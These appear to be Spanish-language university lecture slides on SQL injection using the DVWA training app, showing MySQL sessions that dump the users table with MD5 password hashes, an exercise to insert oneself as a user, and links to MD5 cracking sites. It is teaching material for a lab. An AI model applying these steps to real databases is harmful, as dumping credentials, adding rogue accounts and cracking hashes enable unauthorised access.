
```
MySQL [dvwa]> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.01 sec)

MySQL [dvwa]>
```

SQL Injection

Revisamos el contenido de la tabla users




```
MySQL [dvwa]> describe users;
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| user_id    | int(6)      | NO   | PRI | 0       |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
| avatar     | varchar(70) | YES  |     | NULL    |       |
+------------+-------------+------+-----+---------+-------+
6 rows in set (0.00 sec)

MySQL [dvwa]>
```



```
MySQL [dvwa]> select * from users;
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
5 rows in set (0.00 sec)

MySQL [dvwa]>
```

SQL Injection

Investigue una sentencia SQL que le permita agregarse como usuario a la base de datos



```
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
|     100 | daniel     | diaz      | dodiaz  |  5f4dcc3b5aa765d61d8327deb882cf9
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
6 rows in set (0.00 sec)

MySQL [dvwa]> 
```

Ingrese el password en formato MD5 para lo cual puede requerir consultar un sitio web como:

https://www.md5online.org/
http://www.md5.cz/

Sitios web que hacen el proceso contrario son los siguientes:

https://hashkiller.co.uk/Cracker/MD5
https://crackstation.net/

Universidad del Rosario | MACC | HINNT

¡Gracias!